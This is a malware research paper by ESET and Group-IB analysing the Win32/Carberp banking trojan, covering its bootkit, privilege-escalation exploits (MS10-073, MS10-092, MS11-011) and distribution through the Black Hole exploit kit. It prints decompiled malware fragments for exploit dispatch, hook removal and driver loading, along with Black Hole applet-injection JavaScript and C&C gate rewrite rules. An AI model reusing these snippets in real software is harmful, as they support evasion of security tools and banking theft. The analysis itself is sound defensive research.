Win32/Carberp

When You're in a Black Hole, Stop Digging

Version 1.1

Aleksandr Matrosov, ESET

Eugene Rodionov, ESET

Dmitry Volkov, Group-IB

David Harley, ESET

Introduction

ESET and Group-IB researchers have seen and analysed a good deal of Russian malware, but some of the most interesting examples have been malicious programs that steal money from Remote Banking Systems (RBS), targeting major companies that carry out thousands of financial transactions a day. This type of malware was discussed at some length in a presentation at CARO 2011 on "Cybercrime in Russia: Trends and issues" and some later presentations.

In November 2011, we examined some interesting modifications to Win32/Carberp, discussing the use of the Zerokit bootkit builder – also associated with the Rovnix bootkit – and considering the likelihood that the gang concerned is working on the development of more effective ways of evading antivirus detection.

In December, we published another blog discussing the dramatic rise in Carberp-related incidents and linking it with the Black Hole exploit kit, as well as with the parallel development and evolution of SpyEye, indicating the way in which cybercriminal activity has been growing and evolving with respect to various payment systems, in Russia in particular.

This paper summarizes this information in a single document, and also includes a resources list for further reading.

Version 1.1 of this document also includes some slides from a presentation by Aleksandr Matrosov and Eugene Rodionov for the Zero Nights conference in November 2011, as they present some interesting sidelights on the Carberp modus operandi. The resources section has also been slightly expanded.

Carberp and Other Malware

# Evolution of RBS trojans

o RBS Trojans 2009–2010:

- ✓ Win32/Shiz (2009)
- ✓ Win32/Carberp
- ✓ Win32/Hodprot
- ✓ Win32/Sheldor
- ✓ Win32/RDPdoor

o RBS Trojans 2011:

- ✓ Multiple updates
- ✓ Growing incidents numbers
- ✓ .... .
- ✓ Win32/Carberp with Bootkit

From Modern malware techniques for attacking RBS systems in Russia by Aleksandr Matrosov and Eugene Rodionov.

Deep Diving

In November 2011 we discovered new information on a new modification of Trojan of Win32/TrojanDownloader.Carberp family. This trojan is notorious as one of the most widely spread malicious programs in Russia, stealing money from remote banking systems and primarily targeting companies which perform a huge number of financial transactions a day. We already shed some light on this malware in our CARO 2011 presentation "Cybercrime in Russia: Trends and issues". The cybercrime group behind this Trojan is very active in the territory of Russia and the former Soviet republics. We spotted the first cases related to the Carberp trojan around the end of 2010 and in the middle of the summer of 2011 we can see from the following graph that there was a big spike in the number of detections, a pattern which has been repeated at the beginning of the fall.

The Russian Federation is the country where the largest number of installations of Carberp has been seen, as confirmed by the statistics below:

The criminal gang behind Carberp is one of the biggest cybercrime groups engaged in banking fraud. The group's average weekly income is estimated to be several million US dollars. Furthermore, these guys are heavily investing money in the development of malware technologies, as is confirmed for instance, by the evolution of the Hodprot dropper: this has been implicated in installations of Carberp, RDPdoor and Sheldor. RDPdoor, by the way, installs Carberp to open a backdoor in the infected system and manually perform fraudulent banking transactions. We have ascertained that these examples of malicious software are products of single cybercrime group.

At the beginning of this year advertising appeared on some cybercrime forums for a new bootkit builder which wasn't detected by antivirus software. The price of the builder was estimated to be tens of thousands of US dollars and seemed incredibly high compared with that of the SpyEye and Zeus Trojans.

It isn't known how many groups bought the builder. We managed to obtain a sample of the compiled dropper with the builder which loads a stub driver. The code in the sample is identical to those of some other examples of malicious software. At the time the only known malware utilizing

the same bootkit component was the Rovnix bootkit (http://blog.eset.com/2011/08/23/hasta-la-vista-bootkit-exploiting-the-vbr). Testing of the Carperb Trojan with bootkit functionality started early in the fall and during this period its distribution was very limited. There are two facts that suggest that the bot is working in the test mode. The first is that there is an abundance of debugging and tracing information relating to bot installation and the binary's behavior. Secondly we managed to gain access to log files from the bot C&C server that also support the probability that Carberp was under test:

C&C for tested bot version

There is also a lot of debugging information to be found in the installer of the new version of Carberp:

String found in the unpacked Carberp module

The bootkit component of the new version remains the same and is almost identical to that of Rovnix bootkit. You can also find technical details of the Rovnix bookit in the slides of the "Defeating x64: Modern Trends of Kernel-Mode Rootkits" talk given at the Ekoparty 2011 Security conference.

At the same time, its installer has been changed significantly. Besides installing the bootkit in the system it tries to exploit several vulnerabilities in the target system so as to escalate its privileges. Carberp utilizes these exploits as it requires administrative privileges in order to install the bootkit. Primarily, the Carberp Trojan targets corporate users using RBS (Remote Banking Systems) software which in many cases lack administrative privileges, so that a social engineering attack isn't applicable or sufficient in this scenario. Therefore the installer exploits the following vulnerabilities in the system software in order to escalate privilege:

- MS10-073 (win32k.sys KeyboardLayout vuln)
- MS10-092 (Task Scheduler vuln)
- MS11-011 (win32k.sys SystemDefaultEUDCFont vuln)
- .NET Runtime Optimization vulnerability (http://osvdb.org/show/osvdb/71013)

```
zero = 0;
status = 0;
osVerInfo.dwOSVersionInfoSize = 156;
osVerInfo.dwMajorVersion = 0;
mem_set(&osVerInfo.dwMinorVersion, 0, 0x94u);
result = GetVersionEx(&osVerInfo);
if ( result )
{
  if ( osVerInfo.dwMajorVersion == 5 )        // WinXP
  {
    status = ExploitKeyboardLayoutVuln();     // MS10-073
    if ( status )
      goto NEXT_STEP;
    imBase = GetImageBaseSelf();
    if ( !CheckPE(imBase) )
    {
      size = 0;
      data = GetDataFromSection("DROPER_DLL", &size);
      if ( data )
      {
        if ( size )
        {
          hDll = _GenTempFileName();
          WriteDataInFile(hDll, data, size);
          status = BypassHIPS(hDll);          // AddPrintProvidor
          CheckName(hDll);
          zero = 0;
        }
      }
    }
    if ( status != zero )
      goto NEXT_STEP;
    exp_status = Exploit_dotNetVuln(ModFileName);// .NET Runtime Optimization Vuln
  }
  else
  {
    if ( osVerInfo.dwMajorVersion != 6 )      // Vista or Win2008
      goto NEXT_STEP;
    if ( !osVerInfo.dwMinorVersion )
    {
      if ( ExploitTaskSchedVuln(ModFileName) )// MS10-092
        status = 2;
    }
    if ( osVerInfo.dwMinorVersion != 1 )      // Win7 or Win2008 R2
      goto NEXT_STEP;
    exp_status = ExploitEUDCFontVuln();       // MS11-011
  }
  status = exp_status;
NEXT_STEP:
  result = status;
}
return result;
}
```

Yet another interesting feature of the installer of the new version of Carberp is that it removes various hooks from the following list of system routines just before installing the trojan or bootkit onto the system:

```
v1 = hash_ntdll_ZwSetContextThread;
v2 = hash_ntdll_ZwGetContextThread;
v3 = hash_ntdll_ZwUnmapViewOfSection;
v4 = hash_ntdll_ZwMapViewOfSection;
v5 = hash_ntdll_ZwAllocateVirtualMemory;
v6 = hash_ntdll_ZwWriteVirtualMemory;
v7 = hash_ntdll_ZwProtectVirtualMemory;
v8 = hash_ntdll_ZwCreateThread;
v9 = hash_ntdll_ZwOpenProcess;
v10 = hash_ntdll_ZwOpenThread;
v11 = hash_ntdll_ZwQueueApcThread;
v12 = hash_ntdll_ZwTerminateProcess;
v13 = hash_ntdll_ZwTerminateThread;
v14 = hash_ntdll_ZwResumeThread;
v15 = hash_ntdll_ZwQueryDirectoryFile;
v16 = hash_ntdll_ZwCreateProcess;
v17 = hash_ntdll_ZwCreateProcessEx;
v18 = hash_ntdll_ZwCreateFile;
v19 = hash_ntdll_ZwDeviceIoControlFile;
v20 = hash_ntdll_ZwClose;
v21 = hash_ntdll_ZwSetInformationProcess;
v23 = hash_kernel32_CreateRemoteThread;
v24 = hash_kernel32_WriteProcessMemory;
v25 = hash_kernel32_VirtualProtectEx;
v26 = hash_kernel32_VirtualAllocEx;
v27 = hash_kernel32_SetThreadContext;
v28 = hash_kernel32_CreateProcessA;
v29 = hash_kernel32_CreateProcessInternalA;
v30 = hash_kernel32_CreateProcessInternalW;
v31 = hash_kernel32_CreateFileA;
v32 = hash_kernel32_CreateFileW;
v33 = hash_kernel32_CopyFileA;
v34 = hash_kernel32_CopyFileW;
v35 = hash_kernel32_CopyFileExW;
v37 = hash_ws2_32_connect;
v38 = hash_ws2_32_send;
v39 = hash_ws2_32_recv;
v40 = hash_ws2_32_gethostbyname;
RestoreSplicing(L"ntdll.dll", &v1, 1);
RestoreSplicing(L"kernel32.dll", &v23, 1);
return RestoreSplicing(L"ws2_32.dll", &v37, 1);
```

This is done with the intention of evading sandboxes and other monitoring software that employs user-mode hooks.

The bootkit itself is intended to load a kernel-mode driver which in turn injects a malicious DLL into address spaces of processes running on the system. In the new version of Carberp we found only a 32-bit kernel-mode driver, but the technology in use makes it possible to load a 64-bit unsigned kernel-mode driver on 64-bit operating systems.

After unpacking the injected kernel-mode driver we can find the compiler version and date of build:

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	4EB7F565h	07/11/2011 15:12:37
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0009h	9.0

Based on the data provided above the driver was built at the beginning of November and is being tested right now. The linker has left an interesting string in the driver binary containing the path to debugging symbols on the developer's computers:

It seems that this is not the first and possibly not the last version of the malware to appear recently. Since there are only two known examples of malware (Carberp and Rovnix) employing this particular bootkit technique, the development of which requires highly qualified specialists, it is possible that the group which originally developed this bootkit is currently supporting it.

As was mentioned earlier in this article, the main task of the driver is to inject its payload into user-mode address space of the process in the system.

```
NTSTATUS __stdcall _DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  NTSTATUS Status; // eax@1
  NTSTATUS _Status; // esi@2

  DbgPrint("DriverStartup");
  Status = InitializeInternalList(&dword_16250, 208, 0, 0);
  if ( Status >= 0 )
  {
    ExtractPayloadFromImage();
    _InitializeInternalList();
    _Status = PsSetCreateProcessNotifyRoutine(CreateProcessNotifyRoutine, 0);
    if ( _Status >= 0
      && (_Status = PsSetLoadImageNotifyRoutine(LoadImageNotifyRoutine),
          DriverObject->DriverUnload = DriverUnload,
          _Status >= 0) )
    {
      StartSystemThread();
      Status = _Status;
    }
    else
    {
      PsSetCreateProcessNotifyRoutine(CreateProcessNotifyRoutine, 1u);
      FreeInternalList(dword_16250);
      Status = _Status;
    }
  }
  return Status;
}
```

After unpacking the DLL injected by the kernel-mode driver we can see that the date of its compilation is different to that of kernel-mode driver.

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	4EB16817h	02/11/2011 15:56:07
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	2102h	🖼
Magic	010Bh	PE32
Linker Version	0009h	9.0

Inside the binary we found a string pointing to other directory containing debugging symbols. We can see "GSVSoft" as the name of a root-level directory.

Since the dates of compilation and paths to debugging symbols directories are not the same it may be that there are two independent groups of people working on the malware. By the way, there is a real company with the name "GSVSoft" (gsvsoft.ru) but we don't have enough information to draw any conclusions from that.

The main functionality of the injected library is very close to that of the previous version of Carberp. Its main task is to inject JS-scripts into internet banking webpages, downloading additional plugins and communicating with the C&C server.

Based on the information presented above we can conclude that the authors of the malware aren't satisfied with current methods of concealing malware in the system, and so are investing money into developing their own techniques for bypassing antivirus software. The evolution of this malware led Carberp to become the number one malware attacking the clients of Russian banks (there also governmental organizations that became victims of this trojan). The new version of Carberb with bootkit can be compared to such advanced malware as TDL4 and Rovnix.

Even though Carberp is currently targeting only Russian banks, this situation might rapidly change as there are no obstacles to applying the same fraudulent techniques in order to target banks in other countries. A possible reason that the cybercrime group doesn't attempt to target other regions is that it is satisfied with current conditions and revenue, at least until a new partnership draws them to spread to other parts of the world. In the last year we have noticed some Carperp activity in Europe, but this declined rapidly.

In recent years there has been a tremendous increase in the Russian region in the number of sites redirecting users to the Black Hole exploit kit In most cases, successful exploitation of a vulnerability in client software leads to the installation onto the victim's machine of either the trojan Win32/TrojanDownloader.Carberp or or of Win32/Carberp (the version updated to incorporate bootkit functionality, as described in http://blog.eset.com/2011/11/21/evolution-of-win32carberp-going-deeper). One of the most intriguing aspects is that distribution of the malware was restricted to the most popular web sites for people managing finances in companies: these sites are visited several hundred thousand times a day. The statistics presented below clearly reflect an increase in Carberp detections in the Russian region during November. This trojan takes fifth place in the list of the most widely spread malware: Win32/TrojanDownloader.Carberp.AF - 1.73 %.

The number of detections of the Carberp family in general has more than tripled in November:

The distribution model is essentially a standard approach, but what makes it interesting is the number of legitimate web resources used to deliver Carberp onto the victim's computers. The distribution scheme is depicted below:


Based on the statistics obtained from one of the nodes hosting an active Black Hole exploit pack, the most frequently exploited vulnerabilities leading to system infection with malware are found in Java software.

In the last year Java has outpaced last year's "leaders" in exploitable application formats such as PDF and SWF (Adobe Flash file format), which are now more or less equal in second place (Figure 3). The vulnerabilities in Java are easier and more consistently exploitable than those in PDF and SWF. The code required for aworking exploit is fairly small, and may be only a page in length. The exploited vulnerabilities aren't really new: some of them are more than a year old.

Below you can see a screenshot demonstrating the configuration window for an address to which users are redirected from legitimate web sites. There may be many such addresses. Sometimes the address is generated dynamically, based on parameters determined from the victim's browser.

Once the vulnerability has been successfully exploited the dropper is executed: in this case it is Carberp that is being dropped. To prevent antivirus software detecting the dropper the Black Hole exploit kit includes functionality for measuring dropper detections by the most widely used antivirus software. When the number of detections reaches a defined value the dropper is repacked by the service responsible for it.

As we can see this is quite an effective system for exploiting vulnerabilities and installing malware on the victims' machines. The price for Black hole – including support – is in the order of several thousand US dollars, but cyber criminals offer rather flexible pricing: thus, it is possible to rent the service for up to a day.

This is what exploitation of a Java vulnerability looks like:

```
function spl0() {
    if (jver[1] == 6 && jver[3] <= 28 ||
        jver[1] == 7 && jver[2] == 0 && jver[3] == 0) {
        var f = document.createElement("applet");
        f.setAttribute("code", "v1.class");
        f.setAttribute("archive", "./content/v1.jar");
        var p = document.createElement("param");
        p.setAttribute("name", "p");
        p.setAttribute("value", "e00oMDD_h1N.2WV%kDfVoeoju8Y#W6h8i");
        f.appendChild(p);
        document.body.appendChild(f);
    }
    spl1();
}

function spl1() {
    if (jver[1] < 6) {
        var f = document.createElement("applet");
        f.setAttribute("code", "photo.Zoom.class");
        f.setAttribute("archive", "./content/g43kb6j34kblq6jh34kb6j3kl4.jar");
        var p = document.createElement("param");
        p.setAttribute("name", "p");
        p.setAttribute("value", "e00oMDD_h1N.2WV%kDfVoeoju8Y#W6h83");
        f.appendChild(p);
        document.body.appendChild(f);
    }
    spl2();
}
```

And this is a gate configuration file for distributing the Carberp dropper:

```
gate.php
incoming data parser
all requests are redirected via mod_rewrite settings in .htaccess or httpd.conf using

RewriteRule ^(.*)\.(phtml|phtm|php3|inc|7z)(.*)?$ gate.php?cmd=set&p=$1 [L]
RewriteRule ^(.*)\.(cgi|doc|rtf|tpl|rar|pl)(.*)?$ gate.php?cmd=get&p=$1 [L]
RewriteRule ^(set|get)/(task|first|hunter|cab|fgr|gra|ibn|sni|scr|key)\.html(.*)?$ gate.php?cmd
  =scripts&p1=$1&p2=$2&p3=$3 [L]
RewriteRule ^cfg/(.*).psd?$ gate.php?cmd=getplugin&name=$1 [L]
```

Recently we've been finding targeting plugins installed by Carberp in case it detects SberBank and CyberPlat payment software in the system.

